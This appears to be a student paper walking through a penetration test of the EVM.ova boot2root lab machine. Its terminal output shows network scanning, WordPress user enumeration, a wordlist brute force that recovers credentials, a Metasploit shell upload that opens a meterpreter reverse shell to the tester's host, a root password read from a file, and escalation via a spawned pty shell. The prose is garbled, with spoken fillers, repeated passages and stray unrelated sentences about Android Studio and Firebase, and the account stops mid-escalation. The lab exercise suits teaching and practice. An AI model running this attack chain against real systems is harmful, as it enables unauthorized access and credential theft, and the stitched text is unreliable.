EVM.ova Security Assessment: a Penetration Testing and Vulnerability Analysis Project

Pavangopi Utukuru and
Swayampakula V.S.S.Pavanakasinadhasarma

March 19, 2024

EVM.ova Security Assessment: A Penetration Testing and Vulnerability Analysis Project

Utukuru Pavangopi
B.Tech - Cse-Cs
Parul University
Vadodara, India
pavangopi98@gmail.com

v.kasinadhsharma
B.Tech-Cse-Cs
ParulUniversity
Vadodara, India
kasinadhsarma@gmail.com

***Abstract*— This research paper presents comprehensive vulnerability assessment and penetration testing of the EVM.ova virtual machine. The assessment aims to identify potential security vulnerabilities and demonstrate the exploitation techniques to gain unauthorized access. The findings reveal critical vulnerabilities that expose the target system to risks such as brute-force attacks, remote code execution, and unauthorized access to sensitive data. The paper provides a detailed account of the penetration testing process; including network discovery, vulnerability scanning, exploitation using Metasploit, and post-exploitation activities. Additionally, it offers recommendations for mitigating the identified vulnerabilities and strengthening the overall security posture of the system.**

***Keywords*— Vulnerability Assessment , Pentration testing , Metasploit , Exploitation.**

I. Introduction

Ensuring the security of systems and networks is like, you know, super important in present-day, like, computing environments. As cyber threats, uhh, keep on changing, it's like, essential to, you know, proactively find and address potential vulnerabilities to, like, prevent unauthorized access, data breaches, and system compromise. Vulnerability assessments and penetration testing play, umm, like, a really important role in, like, this whole process, allowing organizations to, like, evaluate the effectiveness of their security measures and, like, identify areas for improvement.

Vulnerability assessments involve like, systematically identifying and analyzing security weaknesses in systems, networks, and applications, you know? This process typically involves using, like, various tools and techniques to, like, scan for known vulnerabilities, misconfigurations, and, like, potential entry points that could, like, be exploited by attackers. By, like, identifying these vulnerabilities, organizations can prioritize and like, address them, reducing the, like, risk of successful attacks.

Penetration testing, on the other hand, takes the vulnerability assessment process, like, a step further by, you know, simulating real-world attack scenarios. Ethical, like, hackers, also known as, umm, penetration testers, attempt to, like, exploit identified vulnerabilities and, you know, gain unauthorized access to, like, systems or networks, mimicking the actions of, like, malicious actors. This process, like, provides amazing insights into the potential impact of successful attacks and helps organizations like, understand the extent of their security posture.

This research paper focuses on conducting a vulnerability assessment and, like, penetration testing of the EVM.ova virtual machine. The assessment, like, aims to identify potential security vulnerabilities and, like, demonstrate the exploitation techniques used to, like, gain unauthorized access. By, like, understanding the vulnerabilities and their associated risks, organizations can, like, implement effective mitigation strategies and, like, strengthen their overall security posture.

II. Methodology

After identifying the EVM.ova target using network discovery with netdiscover, a thorough vulnerability scan using Nmap was used to count open services and probable vulnerabilities. WPScan was used for web application scanning, which focused on the WordPress installation in order to identify plugins, enumerate vulnerabilities, and count users. Early reconnaissance turned out usernames that were visible to the public, making it possible to retrieve credentials through brute-force attacks using WPScan. The wp_admin module and the Metasploit framework were used by the exploitation to obtain initial access. Navigating directories, finding a root password file, starting an interactive shell, using the root password to escalate privileges, and viewing a proof file to prove the penetration were among the post-exploitation tasks. Throughout, a variety of tools were used, including post-exploitation techniques, Nmap, WPScan, and Metasploit. The results were recorded, examined for significance, and suggestions for reducing weaknesses and bolstering the security stance.





Fig.1 Methodology

IMPLEMENTATION


The Development of the application will be in the following stages.

The first step, I couldn't access the EVM.ova virtual machine because I didn't have the username and password. Using netdiscover, I found PCS Systemtechnik GmbH on the network. Then, I checked the network setup and device security for more information.




```
 Currently scanning: 192.168.7.0/16   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
 ___________________________________________________________________
_
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ___________________________________________________________________
-
 192.168.0.1     0c:0e:76:50:01:20      1      60  D-Link International
 192.168.0.7     d4:54:8b:ef:44:7b      1      60  Intel Corporate
 192.168.0.9     08:00:27:9e:eb:8f      1      60  PCS Systemtechnik GmbH
 192.168.0.6     92:44:22:2b:22:45      1      60  Unknown vendor
 192.168.0.4     26:f3:80:bf:43:5f      1      60  Unknown vendor
```

After identifying PCS Systemtechnik GmbH with netdiscover, I conducted a comprehensive scan using nmap to detect vulnerabilities in EVM.ova. The scan revealed vulnerabilities in services such as SSH, HTTP, POP3, NetBIOS-SSN, IMAP, and Microsoft-DS.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -v 192.168.0.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 03:32 EST
Initiating ARP Ping Scan at 03:32
Scanning 192.168.0.9 [1 port]
Completed ARP Ping Scan at 03:32, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:32
Completed Parallel DNS resolution of 1 host. at 03:32, 0.01s elapsed
Initiating SYN Stealth Scan at 03:32
Scanning 192.168.0.9 [1000 ports]
Discovered open port 22/tcp on 192.168.0.9
Discovered open port 139/tcp on 192.168.0.9
Discovered open port 445/tcp on 192.168.0.9
Discovered open port 80/tcp on 192.168.0.9
Discovered open port 110/tcp on 192.168.0.9
Discovered open port 53/tcp on 192.168.0.9
Discovered open port 143/tcp on 192.168.0.9
Completed SYN Stealth Scan at 03:32, 0.09s elapsed (1000 total ports)
Nmap scan report for 192.168.0.9
Host is up (0.00071s latency).
Not shown: 993 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
```



```
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds
MAC Address: 08:00:27:9E:EB:8F (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.056KB)
```

After looking into it, I thought about accessing the server since the HTTP service is open, indicating it's running an Ubuntu Apache2 server.



Apache2 Ubuntu Default Page

It works!


This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:




There, I found a clue on the webpage.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
you can find me at /wordpress/ in vulnerable webapp :)
```


.
.

There, I found a clue on the webpage. Android Studio:
After that, We could only find phpinfo and the PHP version.
So, I decided to use the 'dirb' command to discover more. I ran dirb http://192.168.0.9/ to search for additional directories or files on the server.



```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.0.9/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Feb 16 03:34:39 2024
URL_BASE: http://192.168.0.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.9/ ----
+ http://192.168.0.9/index.html (CODE:200|SIZE:10821)
+ http://192.168.0.9/info.php (CODE:200|SIZE:82981)
+ http://192.168.0.9/server-status (CODE:403|SIZE:299)

==> DIRECTORY: http://192.168.0.9/wordpress/
```

Exploring the discovered directories, I opened each in the browser. I found some unusual pages lacking CSS code, which prompted me to capture screenshots before further investigating http://192.168.0.9/wordpress/.



Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Posted byc0rrupt3d_brain October 31, 2019 Posted inUncategorized 3 Comments on Hello world!
Search for: Search … Search

Recent Posts

- Hello world!

Recent Comments

- c0rrupt3d_brain on Hello world!
- c0rrupt3d_brain on Hello world!
- A WordPress Commenter on Hello world!

Archives

- October 2019

Categories


- Uncategorized

Meta

- Log in
- Entries RSS
- Comments RSS
- WordPress.org


ic0de.ws boot2root, Proudly powered by WordPress.

I used the ‘wpscan’ command in the terminal to try brute-forcing the username, with aggressive plugin detection and enumeration of vulnerabilities and users, targeting http://192.168.0.9 Firebase offers two database options: Realtime Database and Firestore. You can choose either based on your specific needs.




```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://192.168.0.9/wordpress/ -e at -e ap -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.0.9/wordpress/ [192.168.0.9]
[+] Started: Fri Feb 16 03:35:28 2024

Interesting Finding(s):

[+] Headers
```

There, I found a username "c0rrupt3d_brain



```
[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time: 00:00:
00

[i] User(s) Identified:

[+] c0rrupt3d_brain
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been o
utput.
[!] You can get a free API token with 25 daily requests by registering at ht
tps://wpscan.com/register

[+] Finished: Fri Feb 16 03:37:03 2024
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 11.821 KB
[+] Data Received: 89.192 KB
[+] Memory used: 152.031 MB
[+] Elapsed time: 00:01:34
```


After identifying the username "c0rrupt3d_brain," I launched a brute force attack using the wpscan command and the rockyou.txt wordlist to uncover the password on http://192.168.0.9/wordpress. There, I found a password using the command I used.



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# wpscan --url http://192.168.0.9/wordpress/ -U c0rrupt3d_brain -P  /home/
kali/Desktop/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.0.9/wordpress/ [192.168.0.9]
[+] Started: Fri Feb 16 03:38:30 2024

Interesting Finding(s):
```

```
Trying c0rrupt3d_brain / 24992499 Time: 00:04:43 <> (10699 / 14344392)  0.07
[SUCCESS] - c0rrupt3d_brain / 24992499
Trying c0rrupt3d_brain / 24992499 Time: 00:04:43 <> (10700 / 14355092)  0.07
Trying c0rrupt3d_brain / 24992499 Time: 00:04:43 <> (10700 / 14355092)  0.07
%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499

[!] No WPScan API Token given, as a result vulnerability data has not been o
utput.
[!] You can get a free API token with 25 daily requests by registering at ht
tps://wpscan.com/register

[+] Finished: Fri Feb 16 03:43:48 2024
[+] Requests Done: 10842
[+] Cached Requests: 28
[+] Data Sent: 3.793 MB
[+] Data Received: 48.355 MB
[+] Memory used: 282.914 MB
[+] Elapsed time: 00:05:17
```

The acquired credentials were used to attempt authentication with the username 'c0rrupt3d_brain' and password '24992499'."



Powered by WordPress

Username or Email Address: c0rrupt3d_brain


Password: ••••••••

☐ Remember Me


Lost your password?

← Back to ic0de.ws boot2root


The server login was unsuccessful, so I decided to exploit the server using Metasploit console.



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules


                                      .:,:.                    .
                                .\$$$$$L..,,==aaccaacc%#s$b.       d8,    d8
P
                   d8P         #$$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d8888
88p
                d888888P        '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b                _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88            .oaS###S*"`       d8P d8888b $whi?88b
 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8
b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`    `?88'  ?88 ?88 88b  d88 d88
                            .a#$$$$$$"`          88b  d8P  88b`?8888P'
                         ,s$$$$$$$"`             888888P'   88n      _.,,,ass;
:
                       .a$$$$$$$P`             d88P'    .,.ass%#S$$$$$$$$$$$$
$$'
```




```
msf6 > search wp_admin

Matching Modules
================

   #  Name                                        Disclosure Date  Rank
 Check  Description
   -  ----                                        ---------------  ----
 -----  -----------

   0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21       excellent
 Yes    WordPress Admin Shell Upload


Interact with a module by name or index. For example info 0, use 0 or use ex
ploit/unix/webapp/wp_admin_shell_upload

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

 targeturi ⇒ /wordpress
 msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

 [*] Started reverse TCP handler on 192.168.0.8:4444
 [*] Authenticating with WordPress using c0rrupt3d_brain:24992499 ...
 [+] Authenticated with WordPress
 [*] Preparing payload ...
 [*] Uploading payload ...
 [*] Executing the payload at /wordpress/wp-content/plugins/eyKsEmkorZ/UueSEL
 wuNp.php ...
 [*] Sending stage (39927 bytes) to 192.168.0.9
 [+] Deleted UueSELwuNp.php
 [+] Deleted eyKsEmkorZ.php
 [+] Deleted ../eyKsEmkorZ
 [*] Meterpreter session 1 opened (192.168.0.8:4444 → 192.168.0.9:35148) at
 2024-02-16 03:54:21 -0500

 meterpreter > ls
 [-] stdapi_fs_stat: Operation failed: 1
 meterpreter > cd /home
 meterpreter > ls
 Listing: /home
```




```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password 24992499
password => 24992499
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.0.9
rhosts => 192.168.0.9
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi wordpress
targeturi => wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username c0rrupt3d_bra
in
username => c0rrupt3d_brain
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
```

To navigate to the home directory, use the command cd /home, followed by ls to list the contents. This will reveal a subdirectory named root3r




```
meterpreter > ls
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2019-11-01 15:50:53 -0400  root3r
```

To access the root3r directory, navigate to it using the command cd root3r, followed by ls to list its contents.




```
meterpreter > cd root3r
meterpreter > ls
Listing: /home/root3r
=====================

Mode             Size  Type  Last modified        Name
----             ----  ----  -------------        ----
100644/rw-r--    515   fil   2019-10-30 12:20:18 -0  .bash_history
r--                          400
100644/rw-r--    220   fil   2019-10-30 12:00:58 -0  .bash_logout
r--                          400
100644/rw-r--    3771  fil   2019-10-30 12:00:58 -0  .bashrc
r--                          400
040755/rwxr-x    4096  dir   2019-10-30 12:04:22 -0  .cache
r-x                          400
100644/rw-r--    22    fil   2019-10-30 12:06:32 -0  .mysql_history
r--                          400
100644/rw-r--    655   fil   2019-10-30 12:00:58 -0  .profile
r--                          400
100644/rw-r--    8     fil   2019-10-31 16:20:35 -0  .root_password_ssh.txt
r--                          400
100644/rw-r--    0     fil   2019-10-30 12:11:08 -0  .sudo_as_admin_successf
```

While navigated within the root3r directory, I discovered an interesting file named .root_password_ssh.txt. To view its contents, I used the command cat .root_password_ssh.txt, which revealed the root password as "willy26".




```
meterpreter > cat .root_password_ssh.txt
willy26
meterpreter > shell
Process 1748 created.
Channel 1 created.
python -c 'import pty;pty.spawn("/bin/bash")
```

To gain a more interactive shell, I executed the command shell to spawn a new shell. Then, I used the command python -c 'import pty; pty.spawn("/bin/bash")' to spawn a bash shell. To transition to the root user, I used the su command followed by root and entered the password "willy26".



